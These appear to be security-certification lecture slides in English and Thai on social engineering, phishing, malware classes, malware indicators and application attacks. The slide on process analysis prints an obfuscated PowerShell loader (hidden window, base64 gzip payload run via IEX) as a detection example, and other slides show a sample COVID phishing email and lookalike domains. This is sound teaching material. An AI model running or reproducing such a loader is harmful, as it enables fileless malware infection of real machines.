

# Day#1

## Attack, Threats and Vulnerabilities

# Syllabus Objectives Covered

- 1.1 Compare and contrast different types of social engineering techniques
- 1.2 Given a scenario, analyze potential indicators to determine the type of attack
- 1.3 Given a scenario, analyze potential indicators associated with application attacks
- 1.4 Given a scenario, analyze potential indicators associated with network attacks
- 1.5 Explain different threat actors, vectors, and intelligence sources.
- 1.6 Explain the security concerns associated with various types of vulnerabilities.
- 1.7 Summarize the techniques used in security assessments.
- 1.8 Explain the techniques used in penetration testing."

# Social Engineering

- “Hacking the human” (แฮก system มันยาก แฮกคนมีจิตใจ ง่ายกว่า)
- Purposes of social engineering (วัตถุประสงค์)
  - Reconnaissance and eliciting information (การล้วงข้อมูล)
  - Intrusion and gaining unauthorized access (การเข้าถึงระบบหรือข้อมูลโดยไม่ได้รับอนุญาต)
- Many possible scenarios
  - Persuade a user to run a malicious file (หลอกให้รันไฟล์ที่มีอันตราย)
  - Contact a help desk and solicit information (ปลอมตัวเพื่อหลอกเอาข้อมูล)
  - Gain access to premises and install a monitoring device (แอบเข้าไปติดตั้งอุปกรณ์สอดแนม)

# Social Engineering Principles หลักการ

- Reasons for effectiveness
- Familiarity/liking (ทำให้คุ้นเคย คนรู้จัก หรือสถานที่)
  - Establish trust (สร้างความไว้วางใจ)
  - Make request seem reasonable and natural (อ้างเหตุผลที่น่าเชื่อถือด้วยข้อมูล)
- Consensus/social proof (การกระทำหรือการตัดสินใจของคนอื่น ๆ ในกลุ่ม ทำให้คล้อยตาม)
  - Exploit polite behaviors (บุคลิภาพที่ดี ทางวาจาและการกระทำ)
  - Establish spoofed testimonials or contacts (มีทีมงานสร้างสถานการณ์จากข้อมูลปลอม)
- Authority and intimidation (การขู่กระโชก การตบทรัพย์)
  - Make the target afraid to refuse (ทำให้เป้าหมายกลัวที่จะปฏิเสธ)
  - Exploit lack of knowledge or awareness (ใช้ประโยชน์จากการขาดความรู้หรือความตระหนัก)
- Scarcity and urgency (สร้างสถานการณ์ให้ขาดสติตรึงตรอง)
  - Rush the target into a decision ให้ตัดสินใจแบบเร่งด่วน

# Impersonation and Trust



- Impersonation (การปลอมตัว)
  - Pretend to be someone else (แอบอ้างแสดงบทบาทหรือตัวตนที่ไม่ใช่ของตนเอง)
  - Use the persona to charm or to intimidate (ทำให้หลง หรือ ทำให้กลัว)
  - Exploit situations where identity-proofing is difficult
- Pretexting (ข้ออ้าง)
  - Using a scenario with convincing additional detail (การใช้สถานการณ์พร้อมรายละเอียดเพิ่มเติมที่น่าเชื่อถือ)
- Trust ทำให้เชื่อ
  - Obtain or spoof data that supports the identity claim (การหาหรือปลอมข้อมูลที่สนับสนุนการอ้างอิงตัวตน)

# Dumpster Diving and Tailgating

- Dumpster diving

- Steal documents and media from trash

ค้นหาเอกสารจากถังขยะ

- Tailgating (เดินตาม)

- Access premises covertly
- Follow someone else through a door


เดินตามคนอื่นไปทางประตู

- Piggy backing

- Access premises without authorization, but with the knowledge of an employee

เข้าถึงสถานที่โดยไม่ได้รับอนุญาต แต่ต้องมีความรู้ของพนักงานที่มีสิทธิ์

- Get someone to hold a door open หากคนมาเปิดประตูให้



# Identity Fraud and Invoice Scams

- **Identity fraud** การฉ้อโกงตัวตน

- Impersonation with convincing detail and stolen or spoofed proofs

การแอบอ้างด้วยรายละเอียดที่น่าเชื่อถือและใช้หลักฐานที่ถูกโจมตีหรือปลอมแปลงเพื่อล่อให้ผู้อื่นเชื่อ

## Identity fraud versus identity theft

กิจกรรมที่เกี่ยวข้องกับการใช้ข้อมูลส่วนตัวของบุคคลอื่นๆ


**Invoice scams** การทำอาชีพลอกหลวงที่เกี่ยวข้องกับการส่งใบกำกับภาษี เพื่อให้โอนเงิน

- **Spoofing supplier details to submit invoices with false account details**


การปลอมแปลงรายละเอียดของผู้ขาย (supplier) เพื่อส่งใบกำกับภาษีที่มีรายละเอียดบัญชีที่ไม่เป็นจริง

- **Credential theft and misuse**

- **Credential harvesting** การรวบรวมหรือเก็บข้อมูลที่เป็นประจำตัว เพื่อใช้ในการละเมิดความปลอดภัยของระบบ
- **Shoulder surfing** มองผ่านไหล่
- **Lunchtime attack** การโจมตีหรือกิจกรรมที่เกิดขึ้นในช่วงเวลากลางวัน ทั้งเครื่องไว้



# Phishing, Whaling, and Vishing



- Trick **target into using a malicious resource**
- Spoof legitimate communications and sites การปลอมให้เหมือนเว็บไซต์ที่ถูกต้อง
- Spear phishing
  - Highly targeted/tailored attack หลอกพวก CEO หรือตำแหน่งสูง
- Whaling
  - Targeting senior management
- Vishing
  - Using a voice channel คือการโจมตีทางโทรศัพท์
- SMiShing
  - Using text messaging คือการโจมตีทางข้อความ



# Spam, Hoaxes, and Prepending

- Spam
  - Unsolicited email ถูกส่งมาโดยไม่ได้รับคำขอหรือความยินยอมจากผู้รับอีเมล
  - Email address harvesting ผู้ใช้นำข้อมูลที่มีอยู่ในที่ต่าง ๆ บนอินเทอร์เน็ตมารวบรวม
  - Spam over Internet messaging (SPIM) สแปมผ่านการส่งข้อความทางอินเทอร์เน็ต
- Hoaxes (สร้างข่าวลือ หรือ หลอกหลวง)
  - Delivered as spam or malvertising ไม่ถูกต้อง
  - Fake A-V to get user to install remote desktop software
  - Phone-based scams หลอกหลวงผ่านโทรศัพท์
- Prepending การเตรียมการ
  - Tagging email subject line
  - การใช้แท็กในหัวของอีเมล จะช่วยให้ผู้รับสามารถจัดเรียงหรือจัดการกับอีเมลได้ง่ายขึ้น
  - Can be used by threat actor as a consensus or urgency technique
  - Can be added by mail systems to warn users
  - ระบบอีเมลสามารถเพิ่มข้อความหรือสัญลักษณ์เตือนไปยังผู้ใช้ได้

# Spam, Hoaxes, and Prepending

**From:** กระทรวงสาธารณสุข [mailto:no-reply@moph.go.th]

**Sent:** Thursday, March 5, 2020 7:05 AM

**Subject:** Fwd: Re:ข้อมูลด่วน CoronaVirus

ทักทาย,

ให้ความสนใจกับประชาชนทุกคนโรงเรียนโรงเรียนกรรมการและเจ้าของธุรกิจกระทรวงสาธารณสุขต้องการที่จะทำให้ประชาชนของเราถึงอันตรายที่เป็นอันตรายของโคโรนาไวรัสและสิ่งที่เราทำเพื่อหยุดยั้งการแพร่กระจายของความตายที่ร้ายแรงนี้

เราได้รับคำสั่งให้แบ่งปันข้อมูลที่จำเป็นเกี่ยวกับสุขภาพส่วนบุคคลของคุณและสิ่งที่คุณต้องทำเพื่อให้ปลอดภัยและมีชีวิตอยู่เราหวังว่าจะบรรลุเป้าหมายนี้โดยนำสิ่งที่จำเป็นทั้งหมดที่คุณจำเป็นต้องรู้ในข้อมูลและขั้นตอนที่แนบมาติดตาม

ปฏิบัติตามขั้นตอนที่ระบุไว้ในขณะที่เราทำงานอย่างหนักเพื่อให้สังคมปลอดภัยและปลอดภัยจากไวรัส

กระทรวงสาธารณสุขและสวัสดิการ

คุณต้องไปที่ร้านขายยาดังกล่าวทั่วประเทศในเอกสารแนบเพื่อค้นหาป้องกันที่ผ่านการรับรอง



# Pharming and Credential Harvesting

- Passive techniques have less risk of detection เสี่ยงน้อยกว่าในการตรวจจับ
- **Pharming** หลอกหลวงผู้ใช้ให้เข้าสู่เว็บไซต์ปลอมแปลงที่ดูเหมือนเว็บไซต์จริงเพื่อขโมยข้อมูลส่วนตัว
  - Redirection by DNS spoofing
- **Typosquatting** การหลอกด้วยข้อมูลที่แนบเนียน เช่น การจดชื่อ **Domain** ที่คล้ายกัน
  - Use cousin domains instead of redirection (example1 , example2)
  - Make phishing messages more convincing
- **Watering hole** เป็นการโจมตีเว็บไซต์ที่คาดว่าจะมีผู้ใช้งานจำนวนมากเข้ามาใช้บริการ
  - Target a third-party site
  - Customer, supplier, hobbies, social media...
- **Credential harvesting** การเก็บรวบรวมข้อมูลประจำตัว
  - Attacks focused on obtaining credentials for sale rather than direct intrusion (การหาข้อมูลเพื่อนำไปขาย)
  - Attacks **focused** on obtaining multiple credentials for **single company**

# Pharming and Credential Harvesting


อย่าหลงเชื่อ!  
เว็บลวงทะเบียนรับเงิน  
ปลอม

สบค.  
โควิด-19

|                         |                          |                          |                          |
|-------------------------|--------------------------|--------------------------|--------------------------|
| 1. เราไม่ทิ้งกัน.net    | 12. เราไม่ทิ้งกัน.or.th  | 23. เราไม่ทิ้งกัน.cc     | 34. เราไม่ทิ้งกัน.or.th  |
| 2. เราไม่ทิ้งกัน.org    | 13. เราไม่ทิ้งกัน.net.th | 24. เราไม่ทิ้งกัน.org    | 35. เราไม่ทิ้งกัน.net.th |
| 3. เราไม่ทิ้งกัน.in.th  | 14. เราไม่ทิ้งกัน.in     | 25. เราไม่ทิ้งกัน.in.th  | 36. เราไม่ทิ้งกัน.in     |
| 4. เราไม่ทิ้งกัน.co.th  | 15. เราไม่ทิ้งกัน.cc     | 26. เราไม่ทิ้งกัน.co.th  | 37. เราไม่ทิ้งกัน.cc     |
| 5. เราไม่ทิ้งกัน.or.th  | 16. เราไม่ทิ้งกัน.com    | 27. เราไม่ทิ้งกัน.or.th  | 38. เราไม่ทิ้งกัน.org    |
| 6. เราไม่ทิ้งกัน.in     | 17. เราไม่ทิ้งกัน.org    | 28. เราไม่ทิ้งกัน.net.th | 39. เราไม่ทิ้งกัน.in.th  |
| 7. เราไม่ทิ้งกัน.cc     | 18. เราไม่ทิ้งกัน.in.th  | 29. เราไม่ทิ้งกัน.in     | 40. เราไม่ทิ้งกัน.co.th  |
| 8. เราไม่ทิ้งกัน.com    | 19. เราไม่ทิ้งกัน.co.th  | 30. เราไม่ทิ้งกัน.cc     | 41. เราไม่ทิ้งกัน.or.th  |
| 9. เราไม่ทิ้งกัน.org    | 20. เราไม่ทิ้งกัน.or.th  | 31. เราไม่ทิ้งกัน.org    | 42. เราไม่ทิ้งกัน.net.th |
| 10. เราไม่ทิ้งกัน.in.th | 21. เราไม่ทิ้งกัน.net.th | 32. เราไม่ทิ้งกัน.in.th  | 43. เราไม่ทิ้งกัน.in     |
| 11. เราไม่ทิ้งกัน.co.th | 22. เราไม่ทิ้งกัน.in     | 33. เราไม่ทิ้งกัน.co.th  | 44. เราไม่ทิ้งกัน.cc     |

ศูนย์ข้อมูล COVID-19 สายด่วน 1111

# Social engineering



*Kaspersky*

<https://youtu.be/uvKTMgWRPw4?si=sBcrSOAoJhgGT2u8>

# Malware Classification ประเภทของ malware


- Classification by **vector** or **infection** method
- Viruses and worms
  - Spread within code without authorization (แพร่กระจายผ่าน **code** โดยไม่ต้องการสิทธิ์)
- Trojans
  - A malicious program concealed within a benign one (โปรแกรมที่มี **Malware** แฝงอยู่ เพื่อจะเอาข้อมูลออกไป)

Potentially unwanted programs/applications (PUPs/PAPs) โปรแกรมที่ไม่ต้องการติดตั้ง

- Pre-installed “bloatware” or installed alongside another app (โปรแกรมที่รวมมากับโปรแกรมอื่น)
- Not completely concealed, but installation may be covert (โปรแกรมที่แอบติดตั้ง)
- Also called **grayware**
- Classification by payload
- \*\*\* **HASH** เพื่อเช็ค **file**

# Computer Viruses

- Rely on some sort of host file or media
  - Non-resident/file infector (ไวรัสที่มากับไฟล์)
  - Memory resident
  - Boot
  - Script/macro
- Multipartite
- Polymorphic (ไวรัสที่กลายพันธุ์ได้ การเปลี่ยนแปลงโค้ดของตนอย่างสุ่ม เพื่อหลีกหนี signature based)
- Vector for delivery




*Screenshot used with permission from Microsoft.*

# Computer Worms and Fileless Malware

- Early computer worms (ยุคแรก)
  - Propagate in memory/over network links (แพร่ในหน่วยความจำ หรือ network)
  - Consume **bandwidth** and **crash process**
- Fileless malware (malware ที่ไม่ได้มีลักษณะ ของ ไฟล์)
  - Exploiting **remote execution** and memory residence to **deliver payloads**
  - May run from an initial **script** or **Trojan**
  - Persistence via the registry
  - Use of **shellcode** to create **backdoors** and download **additional tools**
  - “Living off the land” exploitation of built-in scripting tools
- Advanced persistent threat (APT)/advanced volatile threat (AVT)/low observable characteristics (LOC)



# Spyware, Adware, and Keyloggers




Screenshot used with permission from ActualKeylogger.com.

- Tracking cookies
- Adware (PUP/grayware) พวกโฆษณา
  - Changes to browser settings
- Spyware (malware)
  - Log all local activity
  - Use of recording devices and screenshots
  - Redirection
- Keylogger
  - Software and hardware

# Backdoors and Remote Access Trojans

*Screenshot used with permission from  
Wikimedia Commons by CCAS4.0  
International.*

- Backdoor malware
- Remote access trojan (RAT)
- Bots and botnets
- Command & control (C2 or C&C)
- Backdoors from misconfiguration and unauthorized software



# Rootkits มัลแวร์ที่ถูกออกแบบมาเพื่อซ่อนตัว

- Local administrator versus SYSTEM/root privileges
- Replace key system files and utilities แทนไฟล์ในระบบสำคัญ
- Purge log files (การลบข้อมูลบันทึก log files)
- Firmware rootkits ซ่อนตัวใน firmware

# Ransomware, Crypto-Malware, and Logic Bombs

- Ransomware
  - Nuisance (lock out user by replacing shell)  
เข้ารหัสไฟล์และเรียกค่าไถ่
- Crypto-malware
  - High impact ransomware (encrypt data files or drives)  
เข้ารหัสไฟล์ข้อมูลหรือไดรฟ์
- Cryptomining/crypojacking
  - Hijack resources to mine cryptocurrency
  - เป็นมัลแวร์ที่จะดึงทรัพยากรของระบบคอมพิวเตอร์ (CPU) เพื่อใช้ในการกระบวนการขุดเหมือง
- Logic bombs (ตั้งเวลาเงื่อนไขเอาไว้)



# Ransomware



<https://youtu.be/vE-mFwXDcJI?si=43IHjX-G5O4ayjo6>

*ETDA*

สำนักงานพัฒนาธุรกรรมทางอิเล็กทรอนิกส์

# Malware Indicators (ตัวชี้วัดว่าเครื่อง ติด malware)

- Browser changes or overt ransomware notification (โชวขึ้นมาเลย)
- Anti-virus notifications แจ้งเตือนจาก antivirus
  - Endpoint protection platforms and next-gen A-V
  - Behavior-based analysis
- Sandbox execution
  - Cuckoo
- Resource utilization/consumption
  - Task Manager and top (เช็ค performance)
- File system changes
  - Registry
  - Temp files

# Process Analysis โปรแกรม วิเคราะห์ process

Screenshot: [Process Explorer docs.microsoft.com/en-us/sysinternals.](https://docs.microsoft.com/en-us/sysinternals/)

| Process             | CPU   | Private Bytes | Working Set | PID    | Description                   | Company Name         | User Name               |
|---------------------|-------|---------------|-------------|--------|-------------------------------|----------------------|-------------------------|
| System Idle Process |       | 0 K           | 4 K         | 0      |                               |                      | NT AUTHORITY\SYSTEM     |
| System              | 3.50  | 108 K         | 180 K       | 4      |                               |                      | NT AUTHORITY\SYSTEM     |
| csrss.exe           | 0.71  | 1,716 K       | 2,796 K     | 416    | Client Server Runtime Process | Microsoft Corpor...  | NT AUTHORITY\SYSTEM     |
| csrss.exe           |       | 1,284 K       | 2,348 K     | 480    | Client Server Runtime Process | Microsoft Corpor...  | NT AUTHORITY\SYSTEM     |
| wininit.exe         |       | 772 K         | 2,276 K     | 488    | Windows Start-Up Application  | Microsoft Corpor...  | NT AUTHORITY\SYSTEM     |
| winlogon.exe        |       | 1,564 K       | 2,596 K     | 532    | Windows Log-on Application    | Microsoft Corpor...  | NT AUTHORITY\SYSTEM     |
| csrss.exe           | 0.12  | 1,636 K       | 18,036 K    | 2384   | Client Server Runtime Process | Microsoft Corpor...  | NT AUTHORITY\SYSTEM     |
| winlogon.exe        |       | 1,220 K       | 4,700 K     | 2688   | Windows Log-on Application    | Microsoft Corpor...  | NT AUTHORITY\SYSTEM     |
| explorer.exe        | 0.35  | 62,420 K      | 127,868 K   | 11944  | Windows Explorer              | Microsoft Corpor...  | classroom\Administrator |
| procexp64.exe       | 10.64 | 18,864 K      | 37,108 K    | 35760  | Sysinternals Process Explorer | Sysinternals - ww... | classroom\Administrator |
| cmd.exe             |       | 1,480 K       | 2,248 K     | 46816  | Windows Command Processor     | Microsoft Corpor...  | classroom\Administrator |
| Procmon.exe         |       | 2,024 K       | 10,448 K    | 109844 | Process Monitor               | Sysinternals - ww... | classroom\Administrator |
| powershell.exe      | 0.07  | 41,288 K      | 43,508 K    | 112120 | Windows PowerShell            | Microsoft Corpor...  | NT AUTHORITY\SYSTEM     |

| Name        | Path   |
|-------------|--|
| System.M... | "C:\Windows\SysWow64\WindowsPowerShell\v1.0\powershell.exe" -nop -w hidden -c \$s=New-Object IO.MemoryStream([Convert]::FromBase64String("H4sIAXNDGfGCA7VWa2-bSBT9nE9D6yBKOX3EaJVqHYwJmZxGoZjuNZgAgOMPTAODHstV99LzYk7bd7e5gkS3mce/MnXPOyYOXRo6gPJWYulaff6-v7dwRDHOJSU0rJ55Z-3k0ZK39VddWDw5gtrTtu/oo3EfiJWWKudh5hG70zVhrHJBK7qVLBEoSE4zShJFb5J44DE5PDyK4cIX2VS9XuofY5abrVvYCYh0CI3m-tzB2eRvawlo0KRv3yR1elhFvZpP65YJYperRNBworLmKk39Vw5v1kiyySZ2YJ9wTITGNhVUZRgixgtUdiEhFwN5FV0A98YLSOUK12Vr7CwUGZrDmDvldWOsgEPfB75giiKGWslP2mTPMatNI0JDAvCAxT1okGqOSSo9HmMXBNVpgzlgj3zop+05gNR5xWgZO3p7U5G7KyIMZ5V/H+ky/Ca8znQDC9/fv3r/zChGaF2uynwBoHUy3bQJhKkOe0k3ZgWlKzYDQser6FbuolTos8kacbAdDaTSuH6eL1lg5v6Sfnnq9QLF3DA15OUVbvw/DU8SdgVvOUem93pw4mz53TlUcjoq9HFKKJTyFvTEY2R73kphNoDQfDmfK5OGPGyJAeS9P3KL+2QmdfLaXMTFygl4EogJm1R-D2ZGyEZkdhDv2vVoMEDIZPCOhfvutg9640R3GId5aCrSMIVMcqSRTAplCUULzKZQRvm3KL+GaKRFPuWYkolpupL0mO7Z4lgdYBEO2N8SO0xSwDoyz1qEu0tUX9Ymf5TShamDEa-bDS11AB6kElskEUQ0ezJQKsYRRrhkJATLbWp3GPYhkdNc2CoK+8SVX0daSH26wYVAo690Faj3FPlmwaC6gRGcH9cFav5LKht1lg+qFZCclK0loam2FpnySfmHTs5DI5Cq36SKTbHbtlQLACdTaxDS9U9SMWCrnfKhe0haCZ2JEH50Ba2Fa0bJvxH9Mg+ol7CtVWVp9KfCQkRhm6hf9Xrnx3PlbgqbYiLoSHM9u18bqHe9Wg7gzU6G1xa55WZ7TjdVH7uSp+mmibVY17Wkz911voruef+JZT/XDu2PW1darYH7ejtd7WVvmmbbrqXdHR1eK9l+4nNsMjr+rf1k8xerHc7vOzY2BUDc4cjbnt0NTHc96VVPx80FaiPUlt2R+O4fayGVRv74m502T/FucBfhMH/bTag+0Pga61sfxyG/spnLYl5uqtW7cDR6uOOy8XHrBbMKbsR1E70x6B6at+yRlC/X9S29gPa8nbmh0Rk3IKdX/WRRxv9QbHEGKEthLQx9U+GmYeiFFRgeQRYXBWwVwBAYop2sDG9LMVwyu9l/g+QbQOo8WZUZ4N1ZfoXwydnd18oJAB+9Ks9Enki68cezaq1aCa156aNTj2x+yzZdr5Ycl9ntsIfZn3k2x3VLRKYbgajdU4nZv99m6drAC/377B9GLZ2V/Cu1bex+LV5I8D/wj6f4PBGFMbXyUHEZ2F-LbUOSK2vul20cK90UT/Zjd5mKwwF8Y/wBabMOGkcKAAA=));IEX(New-Object IO.StreamReader(Ne-w-Object IO.Compression.GzipStream(\$s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd(); |
| wininit.dll | C:\Windows\SysWow64\WindowsPowerShell\v1.0\powershell.exe  |
| msvcrt.dll  |  |
| ntdll.dll   | NT Layer DLL Microsoft Corporation C:\Windows\SysWow64\ntdll.dll 11/21/2014 5:15 ...   |
| winhttp.dll | Windows HTTP Services Microsoft Corporation C:\Windows\SysWow64\winhttp.dll 11/21/2014 5:14 ...  |
| mpr.dll     | Multiple Provider Router DLL Microsoft Corporation C:\Windows\SysWow64\mpr.dll 11/21/2014 5:14 ...   |

- Signature-based detection is **failing** to identify modern **APT-style** tools
- Network and host behavior anomalies drive detection methods
- Running process analysis
  - **Process Explorer**
  - Logging activity
  - System Monitor
  - Network activity



# Application Attacks

- Attacks that target vulnerabilities in application code or architecture/design (การโจมตีที่เป็นช่องโหว่ของ code)
- Privilege escalation การยกระดับสิทธิ์
  - Get privileges from target vulnerable process to run arbitrary code  
ช่องโหว่จากตัว code
  - Remote execution when code is transferred from another machine  
การยกระดับสิทธิ์ จากระยะไกล
  - Vertical and horizontal privilege escalation
  - Detect by **process logging** and **auditing plus** automated detection scanning
- Error handling
  - Identify attack from error messages
  - Leaking information through errors ข้อมูลรั่วไหล ผ่าน error
- Improper input handling



# Memory Leaks and Resource Exhaustion

- Memory leaks
  - Process allocates memory locations, but never releases them
  - Can cause host to run out of memory อาจทำให้โฮสต์หน่วยความจำไม่เพียงพอ
  - Could be faulty code or could be malicious ทำให้รหัสผิดพลาดจนเป็นอันตราย
- Resource exhaustion
  - CPU time, system memory allocation, fixed disk capacity, and network utilization การจัดสรรหน่วยความจำระบบ และเครือข่าย
  - Spawning activity to use up these resources

